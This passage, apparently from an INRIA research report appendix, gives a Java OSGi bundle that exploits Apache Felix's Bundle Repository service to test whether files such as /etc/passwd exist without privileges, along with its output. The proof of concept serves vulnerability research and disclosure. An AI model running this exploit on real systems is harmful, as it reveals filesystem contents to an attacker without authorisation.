import org.apache.felix.bundlerepository.RepositoryAdmin;

import org.osgi.framework.BundleActivator;
import org.osgi.framework.BundleContext;
import org.osgi.framework.ServiceReference;

import java.net.URL;
import java.io.IOException;

/**
 * The class ExploitActivator tries to exploit
 * a vulnerability in the Apache Felix
 * Bundle Repository service, which allows to discover
 * files in the filesystem without having the
 * privileges
 *
 * @author fgoichon
 */
public class ExploitActivator implements BundleActivator {

 public void start(final BundleContext context) {
  ServiceReference sr = context.getServiceReference(
                          RepositoryAdmin.class.getName());

  if (sr != null) {
   RepositoryAdmin rep = (RepositoryAdmin)context.getService(sr);

   System.out.println( "**** Filesystem inspection exploit ****" );
   testFile(rep, "/etc/nonexistent" );
   testFile(rep, "/etc/passwd" );
   System.out.println( "**** End of exploit ****" );
  }
 }

 public void stop(final BundleContext context) {}

 public void testFile(RepositoryAdmin rep, String filename) {
  try {
```

```
   rep.addRepository( "file:" + filename);
   System.out.println( "File " + filename + " exists" );
  } catch (IOException ex) {
   System.out.println( "File " + filename + " does not exist" );
  } catch (Exception ex) {
   System.out.println( "File " + filename + " exists" );
  }
 }

}
```

B.3.3 Exploit Output

```
**** Filesystem inspection exploit ****
File /etc/nonexistent does not exist
File /etc/passwd exists
**** End of exploit ****
```

Centre de recherche INRIA Grenoble – Rhône-Alpes
655, avenue de l'Europe - 38334 Montbonnot Saint-Ismier (France)

Centre de recherche INRIA Bordeaux – Sud Ouest : Domaine Universitaire - 351, cours de la Libération - 33405 Talence Cedex
Centre de recherche INRIA Lille – Nord Europe : Parc Scientifique de la Haute Borne - 40, avenue Halley - 59650 Villeneuve d'Ascq
Centre de recherche INRIA Nancy – Grand Est : LORIA, Technopôle de Nancy-Brabois - Campus scientifique
615, rue du Jardin Botanique - BP 101 - 54602 Villers-lès-Nancy Cedex
Centre de recherche INRIA Paris – Rocquencourt : Domaine de Voluceau - Rocquencourt - BP 105 - 78153 Le Chesnay Cedex
Centre de recherche INRIA Rennes – Bretagne Atlantique : IRISA, Campus universitaire de Beaulieu - 35042 Rennes Cedex
Centre de recherche INRIA Saclay – Île-de-France : Parc Orsay Université - ZAC des Vignes : 4, rue Jacques Monod - 91893 Orsay Cedex
Centre de recherche INRIA Sophia Antipolis – Méditerranée : 2004, route des Lucioles - BP 93 - 06902 Sophia Antipolis Cedex

Éditeur
INRIA - Domaine de Voluceau - Rocquencourt, BP 105 - 78153 Le Chesnay Cedex (France)
http://www.inria.fr
ISSN 0249-0803